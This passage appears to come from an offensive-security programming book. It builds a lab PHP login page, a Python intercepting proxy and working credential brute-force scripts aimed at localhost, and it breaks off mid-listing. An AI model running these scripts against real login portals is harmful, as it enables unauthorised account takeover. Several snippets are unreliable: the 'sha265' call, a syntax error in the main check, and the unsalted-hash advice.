2

AUTHENTICATION ATTACKS

Not all OSTs target exploitation in the traditional sense of the word. Rather than exploiting a specific vulnerability, they "abuse" a product or service's intended functionality to use it for another purpose. This is hacking at its core, and in this chapter, we'll focus on one type of OST that falls into this category: authentication attacks. Specifically, you'll be building tools for brute-forcing and password-spraying attacks, both of which involve systematically trying multiple username and password combinations to gain access to user accounts and data.

One thing you can count on when it comes to passwords is that users are typically the ones creating them, and users, like all humans, don't always make the best decisions. They often choose obvious passwords based on their favorite sports team, the current season and year, their pet's name, or even an easy-to-memorize walk across the keyboard.

Armed with this knowledge, you can automate the process of trying a lot of common passwords that align with these typical patterns. Tools like Spraygen (*https://github.com/3ndG4me/spraygen*) can help you build out password lists based on certain keywords and common delimiters, whereas tools like TREVORspray target password attacks against services that most businesses use, such as Microsoft 365. Sometimes, however, you might encounter a login portal for a less common utility or even a completely custom web application. In these cases, you need to be able to write your own authentication attack scripts.

Creating a Target Application

Before you can write a custom authentication script, you need an application to attack (skip ahead to Listing 2-1 to see the full code). Now that you know how to build web applications, you can do just that. You'll be reusing a lot of the source code from your phishing application. This time, though, instead of storing credentials, you'll simulate what a real login form does when it receives valid credentials.

Keep in mind the usual caveat that this code doesn't demonstrate best practices for building a production-ready login page: You won't be creating a new user session, and you won't be hashing passwords. Still, the code will return a specific response from the web server based on whether authentication to your page was successful, which is the data you need to analyze to build an effective authentication attack script.

Adding Authentication with PHP

Start by copying the *custom_phishing_page.php* code from Listing 1-5 into a new file called *custom_login_portal.php*, but delete all the PHP code except for the initial authentication string and MySQL connection checks, as shown here:

```
<?php
// Replace with your MySQL database credentials.
$host = "localhost";
$username = "debian-sys-maint";
$password = "your_password";
$database = "hacker_db";

// Create a database connection.
$mysqli = new mysqli($host, $username, $password, $database);

// Check the connection.
if ($mysqli->connect_error) {
    die("Connection failed: " . $mysqli->connect_error);
}
```

Now you'll start building your query to fetch the username and password data to check for a valid login. Before you can begin selecting data, you need to capture the data you want to check by using the same `POST` request–checking code you used before. Add the following below the MySQL connection checks:

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $username = isset($_POST['username']) ? $_POST['username'] : '';
    $password = isset($_POST['password']) ? $_POST['password'] : '';
```

Notice that you're also capturing the `POST` request parameters in the same `$username` and `$password` variables that you did in the previous application.

Preventing SQL Injection

Building your query string will work the same as it did before, although you'll be adding a few lines for your new use case. The main difference here is that instead of running an `INSERT` query to *store* data, you're running a `SELECT` query to *retrieve* data. This query will retrieve the username and password values for a specific username the user provides. You also need to bind these parameters and use a prepared statement just as before to protect yourself from SQL injection attacks. Add this code after the `POST` request parameters:

```
// Prepare and execute a SELECT statement to check if the user exists.

$stmt = $mysqli->prepare("SELECT username, password FROM hacker_table WHERE username = ?");
$stmt->bind_param("s", $username);
```

With the previous phishing page you created, you used the `bind_param()` function to bind the username and password values that were passed in from the form. As mentioned before, the combination of this function and the prepared statement allows you to safely pass in the user-supplied data and avoid SQL injection attacks. This time, since you're not building a phishing page but instead a login form, you need to use the `bind_param()` function to bind only the username string. The query for your authentication check searches the database for a specific username/password combination based on an existing username. Binding the password is unnecessary because you're not using it in your query.

This implementation has one small problem that you may have noticed if you recall the primary-key explanation from the previous chapter. Username values aren't unique; for example, the database could contain multiple usernames of `admin`. In that case, this query would return multiple values—not good. The best way to resolve this is to make the username a unique key. I'll leave this as a challenge to you, but for your proof of concept, this code will work just fine.

Next, add the following code below the `bind_param()` function:

```
$stmt->execute();
$stmt->bind_result($dbUsername, $dbPassword);
$stmt->fetch();
$stmt->close();
```

First, this code calls `execute()` to execute the query, and then it calls a new function called `bind_result()` to create two brand-new PHP variables: `$dbUsername` and `$dbPassword`. After these values are bound, calling `fetch()` will store the username and password values from your `SELECT` query in the new `$dbUsername` and `$dbPassword` variables, respectively. After that, you can close out the `$stmt` variable since you're finished with your initial query.

Implementing a Login Response

The last task your code needs to do is handle the authentication logic, which you specify as follows:

```
// Check if the user exists and the password is correct.
if ($dbUsername && $password == $dbPassword) {
    echo 'OK';
} else {
    echo 'INVALID';
}

exit;
}
```

This code confirms that the `$dbUsername` variable contains a value (that is, it's not empty) and that the password the user provided matches the `$dbPassword` value stored in the database. If so, the script returns a response of `OK`; if not, it returns a response of `INVALID`. After that, you exit the script.

The completed code should look like Listing 2-1.

```
<?php
// Replace with your MySQL database credentials.
$host = "localhost";
$username = "debian-sys-maint";
$password = "your_password";
$database = "hacker_db";

// Create a database connection.
$mysqli = new mysqli($host, $username, $password, $database);

// Check the connection.
if ($mysqli->connect_error) {
    die("Connection failed: " . $mysqli->connect_error);
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
```

```
    $username = isset($_POST['username']) ? $_POST['username'] : '';
    $password = isset($_POST['password']) ? $_POST['password'] : '';

    // Prepare and execute a SELECT statement to check if the user exists.

    $stmt = $mysqli->prepare("SELECT username, password FROM hacker_table WHERE username = ?");
    $stmt->bind_param("s", $username);
    $stmt->execute();
    $stmt->bind_result($dbUsername, $dbPassword);
    $stmt->fetch();
    $stmt->close();

    // Check if the user exists and the password is correct.
    if ($dbUsername && $password == $dbPassword) {
        echo 'OK';
    } else {
        echo 'INVALID';
    }

    exit;

}

?>

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Landing Page</title>

        <!-- Include Bootstrap CSS -->
        <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/
              4.5.2/css/bootstrap.min.css">

        <!-- Include Font Awesome CSS -->
        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/
              5.15.1/css/all.min.css">
    </head>

    <body>
        <nav class="navbar navbar-expand-lg navbar-light bg-light">
            <a class="navbar-brand" href="#">
                <i class="fas fa-code"></i> Landing Page
            </a>
            <button class="navbar-toggler" type="button" data-toggle="collapse"
                    data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
                    aria-label="Toggle navigation">
                <span class="navbar-toggler-icon"></span>
            </button>
            <div class="collapse navbar-collapse justify-content-end" id="navbarNav">
                <ul class="navbar-nav">
```

```
                    <li class="nav-item">
                        <a class="nav-link" href="#">Home</a>
                    </li>
                </ul>
            </div>
        </nav>

        <div class="container">
            <div class="row">
                <div class="col-md-12 text-center mt-5">
                    <i class="fas fa-terminal fa-5x text-primary"></i>
                    <h1 class="mt-3">Hello World</h1>
                </div>
            </div>

            <div class="row mt-5">
                <div class="col-md-6 offset-md-3">
                    <form method="POST" id="loginForm">
                        <div class="form-group">
                            <label for="username">Username</label>
                            <input type="text" class="form-control" id="username"
                                   name="username" placeholder="Enter your username">
                        </div>
                        <div class="form-group">
                            <label for="password">Password</label>
                            <input type="password" class="form-control" id="password"
                                   name="password" placeholder="Enter your password">
                        </div>
                        <button type="submit" class="btn btn-primary">Log In</button>
                    </form>
                </div>
            </div>
        </div>
    </body>

<!-- Include Bootstrap JS, PopperJS, and jQuery -->
<script src="https://code.jquery.com/jquery-3.5.1.slim.min.js"></script>
<script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.5.3/dist/umd/popper.min.js">
</script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script>
</html>
```

Listing 2-1: The complete PHP login form

Following Best Practices for Credential Storage

Note that you're again storing your passwords in cleartext. For your phishing application, storing data this way was the goal, but here it's a terrible practice. For the sake of proof of concept and code reuse, this will work just fine, but for a real login form you should wrap the submitted password in a `hash('sha256', $password);` function before storing it in the database. Then, when you check the password later, you would write code that looks like this:

```
if (hash('sha265', $password) == $dbPassword {

        // Do something here.
}
```

This code assumes that the password retrieved from the database is already hashed, and the hashed value of the submitted password will be checked against it. Of course, as cryptographic algorithms change, SHA-256 might become outdated, so you should work with whatever hashing algorithm is recommended at the time.

Best practices aside, the other important point to understand about your code is that all login request statuses across web applications will ultimately be detectable, because when you log in to a web application, something will change. This could be a visible text response, as you'll see in this example, or it could be the page itself changing to a logged-in page, or it could even be just an HTTP response code. No matter what, a shift in the application state will always be observable because you are switching from an unauthenticated state to an authenticated one.

This is all you need for your login check in this case. To test it, load up a test PHP server as you did in Chapter 1. If you're using the same `hacker_db` you used before, your `hacker_table` should be prepopulated with credentials that you can use to test your login portal. If you're not using that database, consider re-creating the database code from Chapter 1 and manually inserting some credentials.

Try logging in with a set of invalid credentials first. When you click Log In, you should get a response of `INVALID`. Now try to log in with valid credentials. You should see `OK` returned.

Dissecting Requests with DevTools and Proxies

So far the application should be working as expected, so you're one step closer to building authentication attack scripts against this application. Before you can do that, though, you need to understand how the request looks to the web server so you can re-create it with Python. You can do this in many ways. The easiest option is to use the web developer tools built into most modern web browsers. These will enable you to see and modify the web requests after they happen. A more complex approach, which allows you to add a really powerful tool to your OST tool belt, is to build your own web proxy. In this section, I'll walk you through both options.

Identifying Data with Web Developer Tools

Most browsers are equipped with a developer tool kit of some sort. In this example, you'll look at the tools built into Mozilla Firefox, but this approach also works in Google Chrome, Opera, and Apple Safari. Using web developer tools, you can quickly identify the data you need to build your attack application. Simply right-click your web page, click **Inspect**, and then select the

Network tab. Now, if you submit a login request, you can click the request and begin analyzing it, as shown in Figure 2-1.



Figure 2-1: Inspecting a web request via the browser developer tools

The main detail you care about is the request body. Toggle the view to **Raw** to see how the raw request is formatted when it's sent to the web server. In this case, it's being sent as a simple `POST` request body in the format `username=`*`SOME_USERNAME`*`&password=`*`SOME_PASSWORD`*. As you'll see later, this is exactly what you need to craft your attack script. You can take this process a step further to see if you might need any headers to create this request. This application has no special fields outside of the `POST` request body, but some applications may require special headers dealing with cross-site request forgery (CSRF) protection, a specific `User-Agent` string, or a `Content-Type`, to name a few.

Identifying the data you need via your browser's web development tools is that simple. However, the tools' capabilities are limited. You can do so much more if you build your own fully functioning web proxy.

Intercepting Requests with a Web Proxy

Building your own web proxy has numerous benefits. For starters, you'll be able to quickly modify traffic in real time, including data that you can't modify with the typical web developer tools. Another advantage is that in the case of a man-in-the-middle (MITM) attack, which would forward poisoned traffic to your server, you can now transparently observe or modify data you intercept. For your use case, you'll simply be intercepting a login request that you trigger to better understand how the request is being made. This data will allow you to build a targeted password attack script later.

You'll be using Python to build your custom web proxy (skip ahead to Listing 2-2 to see the full code). Python has libraries that make it really easy

to stand up a simple web server and to parse and send requests—everything you need to build a web proxy fairly quickly. You'll begin by importing a few of those libraries at the start of a new file you'll name *proxy.py*:

```
import http.server
import socketserver
from http.client import HTTPConnection
from urllib.parse import urlparse
```

The `http.server` library should look familiar from the Python `SimpleHTTPServer` module that you used in Chapter 1. You need to run your own web server because it will be the HTTP proxy that a web browser connects to, and the browser can do that only if the server is serving HTTP.

NOTE *TLS won't be implemented in your sample proxy, but as an additional challenge, try implementing a TLS handler to intercept TLS traffic. This approach will work only if your browser trusts the certificate you create, but being able to proxy TLS can be a powerful tool for manually testing web applications when you do control the browser.*

The `socketserver` library will allow you to create a multithreaded socket server that can handle multiple HTTP connections at once. The `http.client` library will give you access to the `HTTPConnection` functions so you can make requests. Your proxy is both an HTTP server and an HTTP client, as you need to receive requests from your clients and then forward those requests by making your own request to the real upstream server on their behalf. Finally, the `urllib.parse` library will give you access to the `urlparse` functions so you can parse out any URL data necessary to handle those connections.

Next, you'll define your configuration strings, which can be any valid network address and port. In this case, since you're serving only a local proxy, specifying `localhost` and a port like `8080` will suffice:

```
# Proxy configuration
proxy_host = "localhost"
proxy_port = 8080
```

Now, when you start the proxy, it will be listening on *localhost:8080*, and this connection string is where your browser will connect via its proxy settings.

Handling Proxied Requests with Python

Directly underneath this code, you'll build your proxy handler, which will allow you to override all the built-in HTTP request handler functions to work for your proxy implementation:

```
class ProxyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.handle_request("GET")

    def do_POST(self):
        self.handle_request("POST")
```

```
def do_REQUEST(self):
    self.handle_request("REQUEST")

def handle_request(self, method):
    # Display incoming request.
    print(f"Received {method} request from {self.client_address[0]} for URL: {self.path}")

    # Modify the request if needed.
    # For simplicity, let's just append a custom header to the request.
    self.headers.add_header("X-Modified-By", "SimpleProxy")
```

First, you create a class called `ProxyHandler` as a subset of the `http.server.BaseHTTPRequestHandler` class and define a few methods to handle `GET`, `POST`, and any general web requests. All these methods will override the `BaseHTTPRequestHandler` built-ins and funnel them into a new method you create called `handle_request()`. This method will reference the `ProxyHandler` as an object. This is important, because a new `ProxyHandler` object will be created for each connection thread and take the `method` value passed in from your overrides (the `GET`, `POST`, and `REQUEST` values). The `handle_request()` method will then print out a message specifying the method received and the destination host and URL path. These `client_address` and `path` values are built-ins from `BaseHTTPRequestHandler` that you have access to from extending the `ProxyHandler` class. The final line, to add your own custom `X-Modified-By` header, is completely optional, and in some cases may even be harmful (as it could fingerprint your proxy to the upstream server); it's included here to showcase how you can modify the request data.

Next, add the following two lines related to your URL parsing libraries:

```
    # Parse the original URL.
    target_url = urlparse(self.path)

    # Create a connection to the destination server.
    conn = HTTPConnection(target_url.netloc)
```

The first line establishes the `target_url` (the destination your request is headed to) as a fully parsed URL + URI path. The second line creates a connection to the destination server, which is the `target_url` object's `netloc`, or network location value. This `netloc` value is a translation to ensure that if a domain or other record is associated with the network connection, you can resolve it successfully. If `netloc` is a raw IP address, the resolution attempt will stick with the raw IP address value and keep going.

With an `HTTPConnection` object defined, now you can start getting data from the request in the following `try...catch` statement:

```
    try:
        # Read the request body if present.
        content_length = int(self.headers.get("Content-Length", 0))
```

```
body = self.rfile.read(content_length) if content_length > 0 else None
print(body)
# Send the modified request to the destination server.
conn.request(method, target_url.path, body, headers=dict(self.headers))
response = conn.getresponse()

# Read the response from the destination server.
data = response.read()
print(data)
```

This `try...catch` statement is where you begin creating the core logic for your `ProxyHandler` and ensures that you are properly handling errors, which is a healthy programming paradigm that you will see throughout this book.

The body of your `try` statement first checks the `Content-Length` header and stores its value as an integer. If the `Content-Length` value is `0`, you will know `body` is empty, and the next line sets it to `None` so that an empty value won't be printed out. If `body` is not empty, you assign its value to be printed. Next, you send a new request with the modified header to the upstream server. When the response is returned, it's stored in a `response` variable to be printed in your console.

Sending a Transparent Proxy Response

At this point, you've successfully read all the data you need to build your attack tool later, but you're not quite done with the proxy. You still need to send a response back to your client so the browser interaction functions as you expect it to:

```
        # Send the response back to the client.
        self.send_response(response.status)

        for header, value in response.getheaders():
            self.send_header(header, value)
```

This code takes the response status code and sends it back to the client, then loops through all the response headers and sends them back as well.

Response headers are stored in a buffer, so now you'll call the `end_headers()` method to let your web server know that you're done using the buffer:

```
        self.end_headers()
```

In addition to the status code and headers, you need to send the response data back to the client. To do this, you write the captured data to an in-memory stream that effectively prints the response data to the body of the web page:

```
        self.wfile.write(data)
```

With that, your core proxying functionality is complete, but you still need to finish your error handling. The next block handles the error and returns a 500 response code with the error string to the body of the web server:

```
        except Exception as e:
            # Handle errors (for example, destination server not reachable).
            self.send_error(500, str(e))

        finally:
            conn.close()
```

This will return a verbose error message, but you can replace the `str(e)` parameter with any string if you prefer to return a more generic error message. The `finally` block simply closes the connection so the web browser knows that the request flow has been completed.

Building a Proxy Server

The final step is to build an entry point for your program by defining the following `main` function:

```
if __name__ == "__main__":
    # Set up the proxy server.
    with socketserver.ThreadingTCPServer((proxy_host, proxy_port), ProxyHandler)
    as proxy_server:
        print(f"Proxy server started at 68 http://{proxy_host}:{proxy_port}")

        # Serve indefinitely.
        proxy_server.serve_forever()
```

The `main` function calls your socket threading server, which takes in the configuration values for the proxy host and port that you defined at the top of your code, as well as for your `ProxyHandler` class. The `with` statement is a commonly used Python convention for file-handling operations and helps you cleanly handle exceptions in fewer lines. This code tells the socket threading server that it's serving not just any raw Transmission Control Protocol (TCP) server, but a purpose-built HTTP proxy built on top of the `BaseHTTPRequest Handler` class. Within the body of this definition, you print a helpful message indicating that the server has started on the proper host and port. Then you have the server serve `forever` (or at least until you exit or it crashes).

Your final *proxy.py* file should look like Listing 2-2.

```
import http.server
import socketserver
from http.client import HTTPConnection
from urllib.parse import urlparse

# Proxy configuration
proxy_host = "localhost"
proxy_port = 8080
```

```
class ProxyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.handle_request("GET")

    def do_POST(self):
        self.handle_request("POST")

    def do_REQUEST(self):
        self.handle_request("REQUEST")

    def handle_request(self, method):
        # Display incoming request.
        print(f"Received {method} request from {self.client_address[0]} for URL: {self.path}")

        # Modify the request if needed.
        # For simplicity, just append a custom header to the request.
        self.headers.add_header("X-Modified-By", "SimpleProxy")

        # Parse the original URL.
        target_url = urlparse(self.path)

        # Create a connection to the destination server.
        conn = HTTPConnection(target_url.netloc)

        try:
            # Read the request body if present.
            content_length = int(self.headers.get("Content-Length", 0))
            body = self.rfile.read(content_length) if content_length > 0 else None
            print(body)
            # Send the modified request to the destination server.
            conn.request(method, target_url.path, body, headers=dict(self.headers))
            response = conn.getresponse()

            # Read the response from the destination server.
            data = response.read()
            print(data)

            # Send the response back to the client.
            self.send_response(response.status)

            for header, value in response.getheaders():
                self.send_header(header, value)

            self.end_headers()
            self.wfile.write(data)

        except Exception as e:
            # Handle errors (for example, destination server not reachable).
            self.send_error(500, str(e))

        finally:
            conn.close()

if __name__ == "__main__":
```

```
# Set up the proxy server.
with socketserver.ThreadingTCPServer((proxy_host, proxy_port), ProxyHandler)
as proxy_server:
    print(f"Proxy server started at http://{proxy_host}:{proxy_port}")

    # Serve indefinitely.
    proxy_server.serve_forever()
```

Listing 2-2: The complete Python HTTP proxy code

Configuring Your Browser to Use the New Proxy

Your custom HTTP proxy is complete! Now you can start it and configure your browser to use it. Make sure to start your PHP server as well so you can interact with it through the new proxy.

To start the proxy, run the following command:

```
$ python3 proxy.py
```

You can configure your browser in a few ways to use the proxy. In Firefox, choose **Settings ▸ General ▸ Network Settings**. Select the **Manual Proxy Configuration** radio button, enter **localhost** or **127.0.0.1** in the HTTP Proxy field, and enter **8080** in the Port field, as shown in Figure 2-2. An extra option sets the same HTTP proxy for HTTPS as well, but you don't need to enable this for your local proxy unless you took on the extra challenge of implementing TLS yourself.



Figure 2-2: Configuring Firefox to use your new proxy

Defining Multiple Proxy Endpoints

Another great option is to use an extension like FoxyProxy, which enables you to define multiple proxy endpoints in your browser context. Instead of having to configure the core browser settings to turn your proxy on and off, you can simply click the extension and switch to any proxy you want.

Download the FoxyProxy extension for your browser from *https://getfoxyproxy.org/downloads/*. In Firefox, click the fox icon in your address bar and choose **Options ▸ Add** to add your proxy details, as shown in Figure 2-3. Then click **Save**.



Figure 2-3: Adding your proxy in FoxyProxy

To start routing web traffic through your newly defined proxy, select it from the Options menu, as shown in Figure 2-4.



Figure 2-4: Selecting your proxy to route web traffic through it

You can now start interacting with your login portal to see the proxy in action. First try submitting an invalid login. You should get a response of `INVALID`. In the proxy's output log, you can see the `POST` request, the submitted credential format, and the response body returned from the request.

Now try a valid login request. It should have the same `POST` request and the same credential format in the request body, but it returns `OK` instead of `INVALID`.

Fantastic—you have all the pieces you need to construct your first authentication attack script against this web application's login portal. On top of that, you've added another OST to your tool belt: your very own HTTP proxy that you can extend however you choose.

Brute-Forcing Credentials

Now that you've seen how your web application's login requests work, you'll build a login attack script to brute-force credentials. One of two common authentication attacks, brute force works by iterating over multiple passwords for a single user account at a time. This technique is often highly effective against endpoints that have no account lockout controls, since you can simply spam authentication requests with different passwords until you guess a valid credential.

NOTE *Software developers might use scripts like the one you'll be writing for* unit tests, *which test an application's features and functionality to confirm they're responding correctly to certain conditions. Using brute-force logic, a developer could automate multiple login requests to test for authentication errors. The only difference from an authentication attack script is the dataset the developer provides and, of course, their intention.*

Building the Login Request Script

First you'll build a manual tool that prompts for a username and password and then makes the request on your behalf. You'll begin by importing the libraries you need and creating skeleton functions that will eventually become the core of your code (skip ahead to Listing 2-3 to see the full script). You can save this code into a file named *login_attack_1.py*:

```
import requests
import re

def send_login_request():
    # Get user input for username and password.
    username = input("Enter username: ")
    password = input("Enter password: ")

if __name__= "__main__":
    send_login_request()
```

The `requests` library will be issuing your requests, just as you did in your proxy. The `re` (regular expression) library will parse the response body so you can determine whether a login request was valid or invalid. You define a function called `send_login_request()` and a `main` function whose only purpose is to call it. This approach is intentional: Although you could place all the core logic into the `main` function, splitting up the code this way is a better baseline design should you eventually want to extend the tool's functionality with other function calls.

Within the `send_login_request()` function body, the `input()` function displays a text prompt in the console's output and then pauses to allow the user to enter their username and password. Those values will then be assigned to the `username` and `password` variables, respectively.

Sending Authentication Data with Python

Next, you need to prepare the endpoint and the username and password data for your POST request. Add the following after the send_login_request() definition:

```
# Set up the URL and payload for the login request.
url = "http://localhost:8000/db_creds.php"  # Adjust the URL accordingly.
payload = {"username": username, "password": password}
```

The endpoint is stored as a full URL string in a variable called url and in this case is a reference to your local PHP development server running on port 8000. The URI path is the name of your PHP file, *db_creds.php*. The payload variable stores the parameters being sent as your POST request data. Eventually the request data will be sent as username=*YOUR_USERNAME*&password=*YOUR_PASSWORD* to the web server, but for now you'll store it in a dictionary data type. This dictionary has two key-value pairs for this dictionary: the keyword username with the value of the username variable assigned to it, and the keyword password with the value of your password variable assigned to it. In the next bit of code, the POST request handler from your Python requests library will make quick work of parsing this dictionary and intelligently constructing the real POST request for you.

To implement the error-handling and authentication logic, add the following try...catch block:

```
try:
    # Send the POST request.
    response = requests.post(url, data=payload)

    # Check if the HTML response contains "INVALID" or "OK."
    if re.search(r'INVALID', response.text):
        print("INVALID: " + username + ":" + password)
    elif re.search(r'OK', response.text):
        print("VALID: " + username + ":" + password)
    else:
        print("Unable to determine login status.")
```

First, within the body of your try block, you send your POST request. This is where the requests library simplifies setting parameters for you by converting the POST request into properly formatted parameters.

Once the request executes, it returns a response that is stored in your response variable. Then you perform your authentication check, using the re library to search the response payload's data for the keyword INVALID if the login failed, and OK if it succeeded. Although you could have done a direct check against the response.text string, implementing the authentication check within a regular expression will allow you to extend this code in real-world use cases where your response body might contain complex HTML code. A regular expression lets you parse out all the junk in the response and match on a keyword to check the authentication status.

If the response returns `INVALID`, a string is printed to the console indicating that the login attempt was invalid and displaying the set of credentials used. If the response returns `OK`, the displayed string indicates that status along with the credentials used. The `else` conditional is a catchall for any other response you get. If the server returns no response or an error, the console prints a message letting the user know that something went wrong and the login status could not be determined.

If your request fails for any reason, it might throw a `RequestException`. Adding the following code allows you to gracefully catch the exception and display the error to your console so that you can analyze it further:

```
except requests.RequestException as e:
    print("Error:", e)
```

That's it! Listing 2-3 shows the complete *login_attack_1.py* code.

```
import requests
import re

def send_login_request():
    # Get user input for username and password.
    username = input("Enter username: ")
    password = input("Enter password: ")

    # Set up the URL and payload for the login request.
    url = "http://localhost:8000/db_creds.php"  # Adjust the URL accordingly.
    payload = {"username": username, "password": password}

    try:
        # Send the POST request.
        response = requests.post(url, data=payload)

        # Check if the HTML response contains "INVALID" or "OK."
        if re.search(r'INVALID', response.text):
            print("INVALID: " + username + ":" + password)
        elif re.search(r'OK', response.text):
            print("VALID: " + username + ":" + password)
        else:
            print("Unable to determine login status.")

    except requests.RequestException as e:
        print("Error:", e)

if __name__ == "__main__":
    send_login_request()
```

Listing 2-3: The complete Python script for your web login attack

Now you can test your script. Make sure your PHP application is running and be sure to save your changes! Next, simply run the script by using the Python interpreter from the command line just as you did with the proxy script. Once the script runs, you'll be prompted for a username and

a password. Enter an invalid username and password first to confirm that your `INVALID` conditional check is being met. Then pass in a valid set of credentials. If you did everything correctly, you should see the `VALID` response, letting you know that the authentication attempt was successful.

Automating the Brute-Force Behavior

You can easily transform your login request script into an automated brute-forcing tool (skip ahead to Listing 2-4 to see the full code). First, you'll need credentials to brute-force with. Make two new files: *users.txt* with the usernames `test`, `admin`, and `user` (all valid usernames submitted as test data to your phishing application) each on its own line, and *passwords.txt* with the passwords `test`, `admin`, `user`, `password`, and `test123` (one valid and four invalid passwords) each on its own line. Save the *users.txt* and *passwords.txt* files in the same directory as your *login_attack_1.py* script.

Copy your *login_attack_1.py* script and save it as a new file called *login_attack_brute.py*. Next you will define two variables that reference your new text files so that you can tell Python to read them. Replace the lines

```
username = input("Enter username: ")
password = input("Enter password: ")
```

with the following:

```
user_file = "users.txt"
password_file = "passwords.txt"
```

To read your files, you'll use the `with` keyword again:

```
with open(user_file, 'r') as users:
    for user in users:
        with open (password_file, 'r') as passwords:
            for password in passwords:
```

This code opens your *users.txt* file for reading first, then defines a `for` loop to iterate over each user in the file line by line. Inside this loop, the program reads your *passwords.txt* file and then creates a nested `for` loop to iterate over each password the same way.

This code is the primary logic of the brute-force attack. Logically, it can be read as, "For each username, check each password one by one before moving to the next username." The process, known as the *brute-force algorithm*, will complete after all usernames are read and all passwords have been tried for every username. This process is not necessarily super-efficient, but it's very effective.

In the body of the nested password `for` loop, copy and paste the code from your manual script. You need to make only two changes. First, in the `payload` variable, instead of storing the `username` and `password` variables, you'll store the `user.strip()` and `password.strip()` values, respectively. The `strip()`

method tells Python to strip these strings of all whitespace (which includes newline and return characters that you can't normally see):

```
    # Set up the URL and payload for the login request.
    url = "http://localhost:8000/db_creds.php"  # Adjust if needed.
    payload = {"username": user.strip(), "password": password.strip()}
```

Second, in the body of your `try` block, you need to clean up the display of your `INVALID` and `VALID` response `print` statements, this time by calling the `strip()` method on the `user` and `password` values:

```
    try:
        # Send the POST request.
        response = requests.post(url, data=payload)

        # Check if the HTML response contains "INVALID" or "OK."
        if re.search(r'INVALID', response.text):
            print("INVALID: " + user.strip() + ":" + password.strip())
        elif re.search(r'OK', response.text):
            print("VALID: " + user.strip() + ":" + password.strip())
        else:
            print("Unable to determine login status.")
```

The rest of the code is exactly the same. Just make sure that your code is properly indented inside the `for` loop and that the exception-handling code is in the right place (above the `main` function definition).

Just like that, you have a brute-forcing script for this web application written in Python. Listing 2-4 shows the final *login_attack_brute.py* file.

```
import requests
import re

def send_login_request():
    # Get user input for username and password.
    user_file = "users.txt"
    password_file = "passwords.txt"

    with open(user_file, 'r') as users:
        for user in users:
